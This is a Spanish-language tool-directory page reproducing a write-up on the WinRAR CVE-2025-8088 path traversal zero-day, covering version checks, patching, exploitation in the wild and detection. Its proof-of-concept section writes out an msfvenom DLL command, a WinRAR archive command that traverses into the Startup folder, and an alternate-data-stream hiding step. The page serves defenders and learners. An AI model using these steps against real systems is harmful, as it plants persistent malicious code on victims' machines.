
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/adityabhatt3010/cve-2025-8088-winrar-zero-day-path-traversal
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebAnálisis ForenseAnálisis de MalwarePruebas de PenetraciónInteligencia de AmenazasAprendizaje y EducaciónRespuesta a Incidentes
GitHubadityabhatt3010/cve-2025-8088-winrar-zero-day-path-traversal

CVE-2025-8088-WinRAR-Zero-Day-Path-Traversal

Un recorrido atractivo sobre cómo descubrir, parchear y asegurar WinRAR CVE-2025-8088 con un toque práctico de hacker.

Ver Repositorio
1263hace 1 añoAún no revisado
Compartir

CVE-2025-8088: Path Traversal de Día Cero de WinRAR — De Cero a Pwn 🗿


Introducción – El “Viejo Amigo” Acaba de Ser Descubierto Descuidado

WinRAR — el clásico polvoriento que todos tienen instalado pero nadie actualiza — acaba de recibir un zero-day de alta severidad: CVE-2025-8088.

  • Severidad: CVSS v3.1 → 8.8 (Alta)
  • Explotado activamente por actores de amenazas como RomCom (Storm-0978) y Paper Werewolf.
  • Parcheado en: WinRAR 7.13 (lanzado el 30 de julio de 2025).
  • Si estás en 7.12 o inferior — eres un blanco fácil.

CISA incluso metió esto en su catálogo de Vulnerabilidades Explotadas Conocidas, con una fecha límite de remediación el 2 de septiembre de 2025. Esto no es solo teoría — esto es fuego real.
Cover


¿Cuál es el error? 🧩

  • Tipo: Path Traversal (directory traversal)
  • Giro: Usa Flujos de Datos Alternativos (ADS) para ocultar payloads
  • Impacto: Los archivos RAR maliciosos pueden extraer cosas fuera de la carpeta prevista — piensa: ..\Startup\evil.dll
  • Resultado: Colocación arbitraria de archivos → persistencia → backdoor → ciudad RAT.

Afectados: WinRAR para Windows (≤7.12), UnRAR.dll, Portable UnRAR Seguros: Versiones para Linux, Unix, Android.


Lo Primero es lo Primero — ¿Eres Vulnerable? 🕵️‍♂️

Antes de entrar en pánico o hacerte el hacker, verifica tu versión.

Cómo Verificar:

  • GUI: Abrir WinRAR → Ayuda → Acerca de WinRAR
  • CMD/Powershell:
winget list WinRAR

(o ejecuta winrar.exe desde su directorio de instalación)

  • Verificación DLL: Haz clic derecho en UnRAR.dll → Propiedades → Detalles.

Cuando empecé a escribir esto, estaba en 7.10 — sí, listo para ser recolectado 🗿🐔🍗.

WinRAR_Version


Cómo Parchear (Antes de que Alguien Te Parchee a Ti) 🛡️

  1. Descarga la última versión desde: rarlab.com/download.htm
  2. Elige 64 bits o 32 bits según tu sistema.
  3. Ejecuta el instalador → sobrescribirá tu versión anterior.
  4. Verifica: Ayuda → Acerca de WinRAR → debería mostrar 7.13 o superior.
  5. Reemplaza UnRAR.dll en herramientas dependientes, si las hay.

WinRAR no se actualiza automáticamente — pon un recordatorio en el calendario, no te conviertas en un objetivo estático.

WinRAR_Version_Updated

PD: Ignora mi flex de fondo de pantalla aquí — ¡tenía que presumir un poco! 😏


Explotación en la Naturaleza ⚔️

  • RomCom (Storm-0978): Señuelos de phishing dirigido con aplicaciones de trabajo, objetivos relacionados con Ucrania.
  • Paper Werewolf: Se sumó poco después, atacando organizaciones rusas.
  • Payloads entregados: SnipBot, RustyClaw, variantes de Mythic Agent.
  • Colocaron DLLs/LNK maliciosos en las carpetas %TEMP% y de Inicio.
  • CISA lo listó el 12 de agosto de 2025 → fecha límite: 2 de septiembre de 2025.

Prueba de Concepto (PoC) – ¡Solo en Laboratorio Controlado! 🧨

⚠ Advertencia: Esto es solo para pruebas de seguridad educativas y autorizadas. No te pongas en modo gremlin total 🗿.

Paso 1: Generar un DLL Malicioso

msfvenom -p windows/x64/exec CMD=calc.exe -f dll > evil.dll

Paso 2: Crear un RAR con Traversal

winrar a -ep -ap"\\..\\..\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\" payload.rar evil.dll

Paso 3: (Opcional) Sigilo con ADS

type evil.dll > legit.txt:evil.dll

Paso 4: Extraer con WinRAR Vulnerable

Boom — evil.dll termina en Inicio. ¿Siguiente reinicio? Hola calc.exe.

Workflow


Mitigación y Caza 🐺

  • Parche → WinRAR 7.13+

  • Busca .dll o .lnk sospechosos en:

    • %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup
    • %TEMP%
  • Monitorea ADS:

    streams.exe -s C:\
    
  • Regla IDS/IPS: marcar RAR con secuencias ..\.

  • Los plugins de Nessus/Qualys ya están disponibles.


Cronología Clave

  • 18 de julio de 2025 – ESET descubre explotación activa
  • 30 de julio de 2025 – Parche lanzado (7.13)
  • 12 de agosto de 2025 – Añadido al catálogo KEV de CISA
  • 2 de septiembre de 2025 – Fecha límite de remediación obligatoria para agencias federales

Palabras Finales – Parchea o Perece 🗿

Esto no fue una vuln de “tal vez algún día” — esto fue armamentizado antes de la divulgación. Si todavía estás en 7.10 (como yo cuando escribí esto), parchea ahora. Si estás del lado del equipo rojo, trata esto como un caso de estudio de cómo las herramientas viejas se convierten en nuevos vectores de ataque.

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    322
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    251

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





